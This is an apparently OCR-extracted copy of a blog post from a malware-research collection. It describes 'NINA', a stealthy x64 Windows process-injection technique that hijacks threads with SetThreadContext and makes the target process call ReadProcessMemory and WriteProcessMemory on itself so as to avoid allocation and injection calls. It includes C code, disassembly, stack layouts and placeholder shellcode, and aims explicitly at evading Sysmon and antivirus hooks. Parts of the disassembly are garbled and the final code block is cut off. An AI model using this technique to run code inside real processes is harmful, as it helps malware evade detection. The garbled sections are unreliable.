
NINA: x64 Process Injection

vx-underground.org collection // 0x1337dtm



In this post, I will be detailing an experimental process injection technique with a hard restriction on the usage of common and "dangerous" functions, i.e. WriteProcessMemory, VirtualAllocEx, VirtualProtectEx, CreateRemoteThread, NtCreateThreadEx, QueueUserApc, and NtQueueApcThread. I've called this technique *NINA*: **N**o **I**njection, **N**o **A**llocation. The aim of this technique is to be stealthy (obviously) by reducing the number of suspicious calls without the need for complex ROP chains. The PoC can be found here: https://github.com/NtRaiseHardError/NINA.

Tested environments:

- Windows 10 x64 version 2004
- Windows 10 x64 version 1903

Implementation: No Injection

Let's start with a solution that removes the need for data *injection*.

The most basic process injection requires a few basic ingredients:

- A target address to contain the payload,
- Passing the payload to the target process, and
- An execution operation to execute the payload

To keep the focus on the *No Injection* section, I will use the classic VirtualAllocEx to allocate memory in the remote process. It is important to keep pages from having write and execute permissions at the same time so RW should be set initially and then re-protected with RX after the data has been written. Since I will discuss the *No Allocation* method later, we can set the pages to RWX for now to keep things simple.

If we restrict ourselves from using data injection, it means that the malicious process does not use WriteProcessMemory to directly transfer data from itself into the target process. To handle this, I was inspired by the *reverse ReadProcessMemory* documented by Deep Instinct's (complex) "Inject Me" process injection technique (shared to me by @slaeryan). There exists other methods of passing data into a process: using GlobalGetAtomName (from the Atom Bombing technique), and passing data through either the command line options or environment variables (with the CreateProcess call to spawn a target process). However, these three methods have one small limitation in that the payload must not contain NULL characters. Ghost Writing is also an option but it requires a complex ROP chain.

To gain execution, I've opted for a thread hijacking style technique using the crucial SetThreadContext function since we cannot use CreateRemoteThread, NtCreateThreadEx, QueueUserApc, and NtQueueApcThread.

Here is the procedure:

1. CreateProcess to spawn a target process,
2. VirtualAllocEx to allocate memory for the payload and a stack,
3. SetThreadContext to force the target process to execute ReadProcessMemory,
4. SetThreadContext to execute the payload.

CreateProcess

There are some considerations that should be taken when using this injection technique. The first comes from the CreateProcess call. Although this technique does not rely on CreateProcess, there are some reasons why it may be advantageous to use this instead of something like OpenProcess or OpenThread. One reason is that there is no remote (external) process access to obtain handles which could otherwise be detected by monitoring tools, such as Sysmon, that use ObRegisterCallbacks. Another reason is that it allows for the two aforementioned data injection methods using the command line and environment variables. If you're creating the process, you could also leverage blockdlls and ACG to defeat antivirus user-mode hooking.

VirtualAllocEx

Of course the target process needs to be able to house the payload but this technique also requires a stack. This will be made clear shortly.

ReadProcessMemory

To use this function in a reversed manner, we must consider two issues: passing argument five on the stack and using a valid process handle to our own malicious process. Let's look at the issue with the fifth argument first:

```
BOOL ReadProcessMemory(
  HANDLE  hProcess,
  LPCVOID lpBaseAddress,
  LPVOID  lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesRead
);
```

Using SetThreadContext only allows for the first four arguments on x64. If we read the description for lpNumberOfBytesRead, we can see that it's optional:

> *A pointer to a variable that receives the number of bytes transferred into the specified buffer. If lpNumberOfBytesRead is NULL, the parameter is ignored.*

Luckily, if we use VirtualAllocEx to create pages, the function will zero them:

> *Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.*

Setting the stack to the zero-allocated pages will provide a valid fifth argument.

The second problem is the process handle passed to ReadProcessMemory. Because we're trying to get the target process to read our malicious process, we need to give it a handle to our process. This can be achieved using the DuplicateHandle function. It will be given our current process handle and return a handle which can be used by the target process.


SetThreadContext

SetThreadContext is a powerful and flexible function that allows reads, writes, and executes. But there is a known issue with using it to pass fastcall arguments: the volatile registers RCX, RDX, R8 and R9 cannot be reliably set to desired values. Consider the following code:


```
// Get target process to read shellcode
SetExecutionContext(
    // Target thread
      &TargetThread,
      // Set RIP to read our shellcode
      _ReadProcessMemory,
      // RSP points to stack
      StackLocation,
      // RCX: Handle to our own process to read shellcode
      TargetProcess,
      // RDX: Address to read from
      &Shellcode,
      // R8: Buffer to store shellcode
      TargetBuffer,
      // R9: Size to read
      sizeof(Shellcode)
);
```

If we execute this code, we expect the volatile registers to hold their correct values when the target thread reaches ReadProcessMemory. However, this is not what happens in practice:

For some unknown reason, the volatile registers are changed and makes this technique unusable. RCX is not a valid handle to a process, RDX is zero and R9 is too big. There is a method that I have discovered that allows volatile registers to be set reliably: simply set RIP to an infinite jmp -2 loop before using SetThreadContext. Let's see it in action:




The infinite loop can be executed using SetThreadContext, then ReadProcessMemory can be called with the correct volatile registers:




Now we need to handle the return. Note that we allocated and pivoted to our own stack. If we can use ReadProcessMemory to read the shellcode into the stack location at RSP, we can set the first 8 bytes of the shellcode so that it will ret back into itself. Here is an example:

```
BYTE Shellcode[] = {
	// Placeholder for ret from ReadProcessMemory to Shellcode + 8
	0xEF, 0xBE, 0xAD, 0xDE, 0xEF, 0xBE, 0xAD, 0xDE,
	// Shellcode starts here...
	0xEB, 0xFE, 0x01, 0x23, 0x45, 0x67, 0x89, 0xAA,
	0xBB, 0xCC, 0xDD, 0xEE, 0xFF, 0x90, 0x90, 0x90
};
```



RSP and R8 point to 000001F457C21000. The addresses going upwards will be used for the stack in the ReadProcessMemory call. The target buffer where the shellcode will be written is from R8 downwards. When ReadProcessMemory returns, it will use the first 8 bytes of the shellcode as the return address to 000001F457C21008 where the real shellcode starts:



Implementation: No Allocation

Let's now discuss how we can improve by removing the need for VirtualAllocEx. This is a bit less trivial than the previous section because there are some initial issues that arise:

- How will we set up the stack for ReadProcessMemory?
- How will the shellcode be written *and executed* using ReadProcessMemory if there are no RWX sections?

But why should we *need* to allocate memory when it's already there for us to use? Keep in mind that if any existing pages in memory are affected, care needs to be taken to not overwrite any critical data if the original execution flow should be restored.

The Stack

If we cannot allocate memory for the stack,we can find an empty RW page to use. If there's a worry for the NULL fifth argument for ReadProcessMemory, that can be easily solved. If we don't want to overwrite potentially critical data, we can take advantage of section padding within possible RW pages that lie within the executable image. Of course, this assumes that there is padding available.

To locate RW pages within the executable image's memory range, we can locate the image's base address through the Process Environment Block (PEB), then use VirtualQueryEx to enumerate the range. This function will return information such as the protection and its size which can be used to find any existing RW pages and if they're appropriately sized for the shellcode.

```
//
// Get PEB.
//
NtQueryInformationProcess(
    ProcessHandle,
    ProcessBasicInformation,
    &ProcessBasicInfo,
    sizeof(PROCESS_BASIC_INFORMATION),
    &ReturnLength
);

//
// Get image base.
//
ReadProcessMemory(
    ProcessHandle,
    ProcessBasicInfo.PebBaseAddress,
    &Peb,
    sizeof(PEB),
    NULL
);
ImageBaseAddress = Peb.Reserved3[1];

//
// Get DOS header.
//
ReadProcessMemory(
    ProcessHandle,
    ImageBaseAddress,
    &DosHeader,
    sizeof(IMAGE_DOS_HEADER),
    NULL
);

//
// Get NT headers.
//
ReadProcessMemory(
    ProcessHandle,
    (LPBYTE)ImageBaseAddress + DosHeader.e_lfanew,
    &NtHeaders,
    sizeof(IMAGE_NT_HEADERS),
    NULL
);
```

```
//
// Look for existing memory pages inside the executable image.
//
for (SIZE_T i = 0; i < NtHeaders.OptionalHeader.SizeOfImage; i += MemoryBasicInfo.RegionSize) {
    VirtualQueryEx(
        ProcessHandle,
        (LPBYTE)ImageBaseAddress + i,
        &MemoryBasicInfo,
        sizeof(MEMORY_BASIC_INFORMATION)
    );

    //
    // Search for a RW region to act as the stack.
    // Note: It's probably ideal to look for a RW section
    // inside the executable image memory pages because
    // the padding of sections suits the fifth, optional
    // argument for ReadProcessMemory and WriteProcessMemory.
    //
    if (MemoryBasicInfo.Protect & PAGE_READWRITE) {
        //
        // Stack location in RW page starting at the bottom.
        //
    }
}
```

After locating the correct page, the position of the stack should be enumerated upwards from the bottom of the page (due to the nature of stacks) and a 0x0000000000000000 value should be found for ReadProcessMemory's fifth argument. This means that we need to make sure the stack offset is at least 0x28 from the bottom plus space for the shellcode.

```
                +--------------+
                |     ...      |
                +--------------+ -0x30
Should be 0 ->  |     arg5     |
                +--------------+ -0x28
                |     arg4     |
                +--------------+ -0x20
                |     arg3     |
                +--------------+ -0x18
                |     arg2     |
                +--------------+ -0x10
                |     arg1     |
                +--------------+ -0x8
                |     ret      |
                +--------------+ 0x0
                |   Shellcode  |
Bottom of stack -> +--------------+
```

Here is some code that demonstrates this:

```
//
    // Allocate a stack to read a local copy.
    //
    Stack = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, AddressSize);

    //
    // Scan stack for NULL fifth arg
    //
    Success = ReadProcessMemory(
        ProcessHandle,
        Address,
        Stack,
        AddressSize,
        NULL
    );

    //
    // Enumerate from bottom (it's a stack).
    // Start from -5 * 8 => at least five arguments + shellcode.
    //
    for (SIZE_T i = AddressSize - 5 * sizeof(SIZE_T) - sizeof(Shellcode); i > 0; i -= sizeof(SIZE_T)) {
        ULONG_PTR* StackVal = (ULONG_PTR*)((LPBYTE)Stack + i);
        if (*StackVal == 0) {
            //
            // Get stack offset.
            //
            *StackOffset = i + 5 * sizeof(SIZE_T);
            break;
        }
    }
```


In the case where there are no RW pages inside the executable's module, we can perform a fallback to write to the stack. To find a remote process' stack, we can do the following:

```
NtQueryInformationThread(
     ThreadHandle,
     ThreadBasicInformation,
     &ThreadBasicInfo,
     sizeof(THREAD_BASIC_INFORMATION),
     &ReturnLength
 );

 ReadProcessMemory(
     ProcessHandle,
     ThreadBasicInfo.TebBaseAddress,
     &Tib,
     sizeof(NT_TIB),
     NULL
 );

 //
 // Get stack offset.
 //
```


The result inside Tib will contain the stack range addresses. With these values, we can use the code before to locate the appropriate offset starting from the bottom of the stack.

Writing the Shellcode

A main obstacle with no allocation is that we have to write the shellcode and then *execute* it on the same page. There is a way to do this without using VirtualProtectEx or complex ROP chains with this special function: WriteProcessMemory. Okay, I did say we couldn't use WriteProcessMemory to write the data from our process to the target **but** I didn't say that we couldn't force the target process to use it on *itself*. One of the hidden mechanisms inside WriteProcessMemory is that it will re-protect the target buffer's page accordingly to perform the write. Here we see that the target buffer's page is queried with NtQueryVirtualMemory:



Then the page is de-protected for writing using NtProtectVirtualMemory:


loc_1800AE080:
lea rax, [rbp+4Fh+var_98]
mov r9d, r15d
lea r8, [rbp+4Fh+var_88]
mov [rsp+0D0h+var_B0], rax
lea rdx, [rbp+4Fh+var_90]
mov rcx, r13
call cs:__imp_NtProtectVirtualMemory
nop dword ptr [rax+rax+00h]
mov ebx, eax
test r14, r14
jz short loc_1800AE118
mov rcx, rdi
call cs:__imp_RtlWow64PopCrossProcessWorkFromFreeList
nop dword ptr [rax+rax+00h]
mov rdx, rax
mov rcx, rsi
test rax, rax
jnz short loc_1800AE0D2
loc_1800AE0D2:
mov dword ptr [rax+4], 5
lea r8, [rbp+4Fh+var_A0]
mov rax, [rbp+4Fh+var_90]
mov [rdx+8], rax
mov rax, [rbp+4Fh+var_88]
mov [rdx+10h], rax
mov [rdx+18h], r15d
mov [rdx+1Ch], ebx
call cs:__imp_RtlWow64PushCrossProcessWorkO
nop dword ptr [rax+rax+00h]
mov rdx, [rbp+4Fh+var_A0]
test rdx, rdx
jz short loc_1800AE118
tlWow64RequestCrossProcessHeavyFlush
[rax+rax+00h]
1800AE118
mov rcx, rdi
call cs:__imp_RtlWow64PushCro
nop dword ptr [rax+rax+00h]
loc_1800AE118:
test ebx, ebx
js loc_180070D84
mov r12b, 1
jmp loc_180070D3C
loc_180070D3C:
mov r15, [rbp+4Fh+arg_8]
lea rax, [rbp+4Fh+var_78]
mov r9, [rbp+4Fh+arg_18]
mov rdx, r15
mov r8, [rbp+4Fh+arg_10]
mov rcx, r13
mov [rsp+0D0h+var_B0], rax
call cs:__imp_NtWriteVirtualMemory
nop dword ptr [rax+rax+00h]
mov rcx, [rbp+4Fh+lpNumberOfBytesWritten]
mov ebx, eax
test rcx, rcx
jnz short loc_180070DB5

If you've noticed, WriteProcessMemory modifies the shadow stack at the beginning of the function. In this case, we need to modify the shellcode to pad for the shadow stack:

```
BYTE Shellcode[] = {
      // Placeholder for ret from ReadProcessMemory to infinte jmp loop.
      0xEF, 0xBE, 0xAD, 0xDE, 0xEF, 0xBE, 0xAD, 0xDE,
      // Pad for shadow stack.
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      // Shellcode starts here at Shellcode + 0x30...
      0xEB, 0xFE, 0x01, 0x23, 0x45, 0x67, 0x89, 0xAA,
      0xBB, 0xCC, 0xDD, 0xEE, 0xFF, 0x90, 0x90, 0x90
};
```

Now we need to call both ReadProcessMemory *and* WriteProcessMemory sequentially. Going back to the return from ReadProcessMemory, we can simply jump back to the infinite jmp loop gadget to stall execution instead of the shellcode (it's in a non-executable page now):

```
00007FF6E13A3F50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3F60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3F70 05 23 D2 8A F8 7F 00 00 00 00 00 00 00 00 00 00 .#Ò.ø...........
00007FF6E13A3F80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3F90 00 00 00 00 00 00 00 00 A8 3F 3A E1 F6 7F 00 00 ........¨?:áö...
00007FF6E13A3FA0 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00007FF6E13A3FB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3FC0 2B CF B1 8D F8 7F 00 00 00 00 00 00 00 00 00 00 +Ï±.ø...........
00007FF6E13A3FD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00007FF6E13A3FF0 EB FE 01 23 45 67 89 AA BB CC DD EE FF 90 90 90 ëþ.#Eg.ª»ÌÝîÿ...
```

This allows time for the malicious process to call another SetThreadContext to set RIP to WriteProcessMemory and reuse RSP from ReadProcessMemory. We can read the shellcode from the same location that was copied by ReadProcessMemory (+ 0x30 bytes to the actual shellcode) and target any page with execute permissions (again, assuming that there are RX sections).

```
    // Get target process to write the shellcode
        Success = SetExecutionContext(
        &ThreadHandle,
        // Set rip to read our shellcode
        &_WriteProcessMemory,
        // RSP points to same stack offset
        &StackLocation,
        // RCX: Target process' own handle
        (HANDLE)-1,
        // RDX: Buffer to store shellcode
        ShellcodeLocation,
        // R8: Address to write from
        (LPBYTE)StackLocation + 0x30,
        // R9: size to write
